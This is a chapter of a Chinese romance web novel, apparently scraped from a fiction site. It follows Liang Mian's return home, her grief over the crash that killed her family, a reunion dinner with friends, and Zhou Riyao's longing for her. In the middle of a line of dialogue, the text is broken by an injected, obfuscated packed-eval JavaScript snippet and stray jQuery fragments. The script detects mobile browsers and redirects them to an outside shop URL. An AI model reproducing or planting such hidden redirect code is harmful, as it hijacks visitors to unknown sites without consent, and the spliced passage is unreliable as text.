文趣网 > 都市小说 > 黄昏晓[破镜重圆] > 2. 要见
    梁免回国前,提前一个月联系好了租客。

    回到家时,租客按照约定,把钥匙和电梯卡放在了门口的地毯下面。

    打开门进去,既熟悉又陌生。

    这五年,租客没有换过,是两个小姐姐。把房子维持得很好,临走前还打扫得干干净净。

    想想,加上在周家待的那五年,梁免竟然有十年没住在这里了。

    沙发皮面坏了一处,她记得,是当年跟奶奶玩,无意间划破的。

    梁免的名字就是奶奶起的,希望她这一生可以免去一切痛苦,无难无灾。

    梁免也确实如此,搅拌车侧翻砸中她家的车,只有她一个人幸免于难。

    在沙发前蹲下,梁免摸着那道划痕,多年积攒的情绪在这一刻爆发。

    又或者带着与周日尧重逢的痛苦,梁免失声痛哭。

    哭到后面,梁免就那样趴着睡着了。

    她又梦到了奶奶和爸妈。

    自从知道那件事决定回国后,梁免就会经常做这样的梦。

    梦中一次又一次地再现车祸那天的场景,连带着那种痛苦,在梦里都非常清晰。

    在梦的最后,也总是会出现一张男人的脸。这个男人坐在搅拌车的驾驶位上,居高临下地看着满身是血的梁免。

    “周日尧!!”——

    林以阳电话打进来的时候,梁免后知后觉自己又叫了周日尧的名字。梁免抹了把脸,一手的汗。

    每一次的梦境都异常真实,梁免缓了一会儿才起身去拿手机。她的腿有些麻,起来的时候没站稳,腿磕到了茶几的一角,疼得梁免眼泪都出来了。

    林以阳的电话因此没有接到。

    梁免正想给她回过去,林以阳又打了一遍。

    梁免揉着小腿:“喂,我刚才——”

    “阿免怎么了,你没事吧?不会是周日尧去找你然后你被刺激了——”

    周日尧?

    梁免打断了林以阳的话:“你说什么?周日尧去找我?”林以阳:“昨天你刚从医院走,他就去我病房了。也是奇怪,你刚回来,他怎么就知道你在医院呢?”

    他看到她了?

    不对,他一定没有看到。

    是汤承允。

    “阿免,你……你怎么想的啊?我的意思是跟周日尧之间……”林以阳问得小心。

    手上一用力,被撞的地方更疼了。她跟周日尧…

    没有之间。

    “你什么时候出院?不是说今天还要给我接风洗尘的吗?你身体OK吗?”

    电话那头,林以阳默默叹气,顺着梁免的话接下去。

    “中午就能出院了,你要不要来接我?”

    梁免一笑:“接你这事,怎么也轮不到我呀?你们家祝老师呢?”

    林以阳嗫嚅半天,也扯开了话题。

    两人又聊了一会儿,后来干脆拉上沈枝在群里聊了起来,定下了吃饭的时间和地点。三人从小就认识,小初高都是同学,尤其是高中三年,分了几次班都始终在一起。

    沈枝去年结了婚,嫁入豪门郭氏,还没有难缠的婆婆。如今怀了孕,更是家中的宠儿。

    林以阳大学毕业后留校任职,跟她的祝老师如愿成为同事。虽然那层窗户纸还没有捅破,但也是拉扯暧昧让人看了好不过瘾。

    梁免站起来活动了一下,一瘸一拐地走着。

    好像只有她,挺惨的。

    梁免笑了一下,环视整个房子。

    这次回来没有打算再离开,所以她打算再小小地装修一下。

    至于周日尧——

    在医院里,她应该跟周日尧相见的。

    不过没关系,她回来了,就有的是时间。

    **

    接风宴祝康屿没去,祝康屿也就是林以阳的祝老师。梁免知道,一定是林以阳没有跟他说。

    毕竟,祝康屿是周日尧的好兄弟。

    沈枝虽然挺着个大肚子,身形倒没有变化多少。

    一提起这个,她老公郭恒就非常骄傲地说自己养得好。

    又营养还不发胖。

    梁免跟林以阳听了,默契地咂了咂嘴。

    “阿免这次回来要不要再多待一段时间啊,等宝宝出生再走?”沈枝还有两个月就生了。

    梁免摇摇头。

    “这么快啊?”林以阳跟沈枝都有些惊讶。

    “不是,是这次回来不准备走了。今年年初,公司就开始开拓中国市场,这不,我就趁着这股东风被调回来了。”

    林以阳:“那可真是太好了!!你出国这几年,咱们就去年见过一次吧,简直太折磨人了!”

    “哎呀这可真的是一件大喜事,到时候宝宝出生了,两个干妈都陪在身边!”沈枝跟着鼓掌。

    梁免:“说到工作,接下来,我可是要成为华大的常驻人口咯。”

    梁免大学毕业后,就进了M国的UA。UA是一家国际策展公司,双年展艺术周这些都有涉及。包括一些配套的文化衍生服务,像画册的策划出版、新建文化中心的前期策划等等。

    邳城的分公司也是去年才刚成立,今年接了一个美术馆的新建策划与策展。

    林以阳:“这事我还真听祝康屿提起过,学校有意建一个专属美术馆,没想到找的是你们公司。”

    华大的美术系在全国都非常有名,国画油画甚至雕刻方面都有代表人物。

    周日尧的母亲,也是画国画的。

    不知道周日尧,现在还在华大任职吗?

    梁免的眼神暗了暗,旋即又恢复正常。

    “那周末的商务宴请原来是给你们准备的呀?”林以阳问。

    梁免勾过林以阳:“你们家祝老师是不是要代表祝校参加?听说还要带女伴哦。”

    ——祝康屿是教大学数学的。

    林以阳佯装生气推了梁免一把:“我不知道。”

    这时候,倒是沈枝想到了什么。她拿起手机,跟林以阳使了个眼色。

    郭恒:“阿免这么久没回来,这家上了很多道特色菜,看看还有没有想吃的。这个手工荔浦芋头不错,甜口的。”

    梁免看着Pad上菜品的图片,余光注意到那两位正通过手机发消息,不知道在密谋什么。

    这个郭恒还给她们打配合呢。

    【你收到了一条消息】

    沈枝:周日尧不也在华大嘛,他会不会去啊?

    林以阳:应该不会吧,他去干啥?找骂吗?我们阿免喜欢他喜欢了那么久,不答应就算了,干嘛还用别的女人来膈应人。

    沈枝:话说当年到底是什么情况咱们都不清楚,我怎么听说不是这回事呢?

    林以阳:无论是与不是,周日尧绝不能原谅!

    梁免:“你们俩偷摸聊什么呢?”

    梁免猝不及防地问了一句,两人一时没反应过来。

    沈枝更是口快地回了话:“我就问阳阳周日尧会不会去,万一你俩碰上了——”

    林以阳:“沈枝!”

    郭恒也是无奈地握了下沈枝的手。刚还觉得他老婆聪明呢,这怎么感觉也是一孕傻三年了。

    沈枝连忙捂了下嘴巴,有点不知所措。倒是梁免,云淡风轻地笑了一下:“遇到就遇到,在这个小地方,总不能一辈子都见不到吧。他还在华大

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17746210|209299||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    吗?”

    她还怕遇不到呢。

    **华大美术馆的商务宴请定在了邳城最高端的天莱酒店。

    主要负责人祝康屿一连几天都在做准备工作,林以阳的聚会都没有时间送她。

    宴会当天,他早早地来到酒店,跟广告公司的策划总监一起再过一遍流程。

    并且还拉来了周日尧。

    “干什么呢?帮我看看这些花摆得怎么样?我怎么觉得颜色这么不搭呢?”

    祝康屿拉着旁边一直低头看手机的周日尧,渴望寻求一些有价值的建议。

    周日尧熄了屏,但还是被祝康屿看到了。

    “见到阿免了?”

    周日尧把手机揣进口袋,目光随意看了看:“你都请专业的来了,还需要我这个外行人什么建议?”

    此时此刻,不,每时每刻,他满脑子都是梁免。

    那个一走就走了五年的梁免。

    本以为在医院能遇上,他在敲开病房门前,短时间内把能说的话都在脑子里过了一遍,结果竟然没有见到人。

    聊天软件里,梁免的账号还在置顶。

    那一个个红色的感叹号从五年前开始,一直都没有停过。

    梁免孤身一人去的M国,他竟然没有查到一丝一毫关于梁她的消息。

    就像她毫无预兆的回来一样,他从不知晓。

    见到阿免,怎么可能?

    “承允说,在医院看到阿免了。”祝康屿继续问。“嗯。”

    “只要她回来了,说不定你们马上就能见到了。当年——”

    “这两盆颜色相冲,把这盆放到另一边去。”

    周日尧拉住一个布置的学生,指挥着,再一次避开了祝康屿的话题。

    谁都知道,梁免是周日尧的结。

    也是劫。

    可心结要解开,劫难要破开。

    祝康屿还欲说什么,周日尧干脆拍了拍他的肩膀往外走。

    “我看你这没什么需要我的,我先去透透气。”

    说是透气,周日尧直接离开了酒店。开着车漫无目的地绕,周日尧不觉间就到了梁免的小区。远远地看着梁免之前的家

    ——去了周家之后,这里梁免很少会回来。

    他还记得有一次梁免跟他闹脾气,一声不响地回来住,偏巧那天又打雷又下雨。还好钥匙就放在门口的地毯下面,他开门进去的时候,小梁免就好像知道他会过来似的,抱着小娃娃就跑了过来,嘴里还一直喊着他的名字。

    想到这,周日尧不觉笑了起来。

    梁免离开后,他也试图到房子里看看。恰好遇到租户进门,他才知道这里被梁免租了出去。

    车窗被敲了敲,周日尧抬头降下车窗。

    “阿尧,你回来啦?怎么在这停着呢?”

    “妈。”周日尧叫了一声,并没有回答。

    这个小区是华大教职工的宿舍楼,他妈陈心玄是美术系的老师。他爸生意做大了之后,就搬了出去。

    这几年他很少回家,隐约记得之前他妈提了一嘴,说是想搬回来住。梁免爸妈,生前也在华大任职。

    陈心玄装作无意地往不远处看了一眼,她心下明了。

    “回去吃饭吧,正好你王姨寄的大闸蟹到了,我还说你要没时间回来做好给你送过去呢。”

    周日尧没吭声。

    陈心玄:“你爸…他不在家。”

    周日尧:“妈我今天还有事,改天再——”

    话还没说完,手机收到了祝康屿的消息,就简单的两个字:速来

    还配上一张照片。

    是梁免!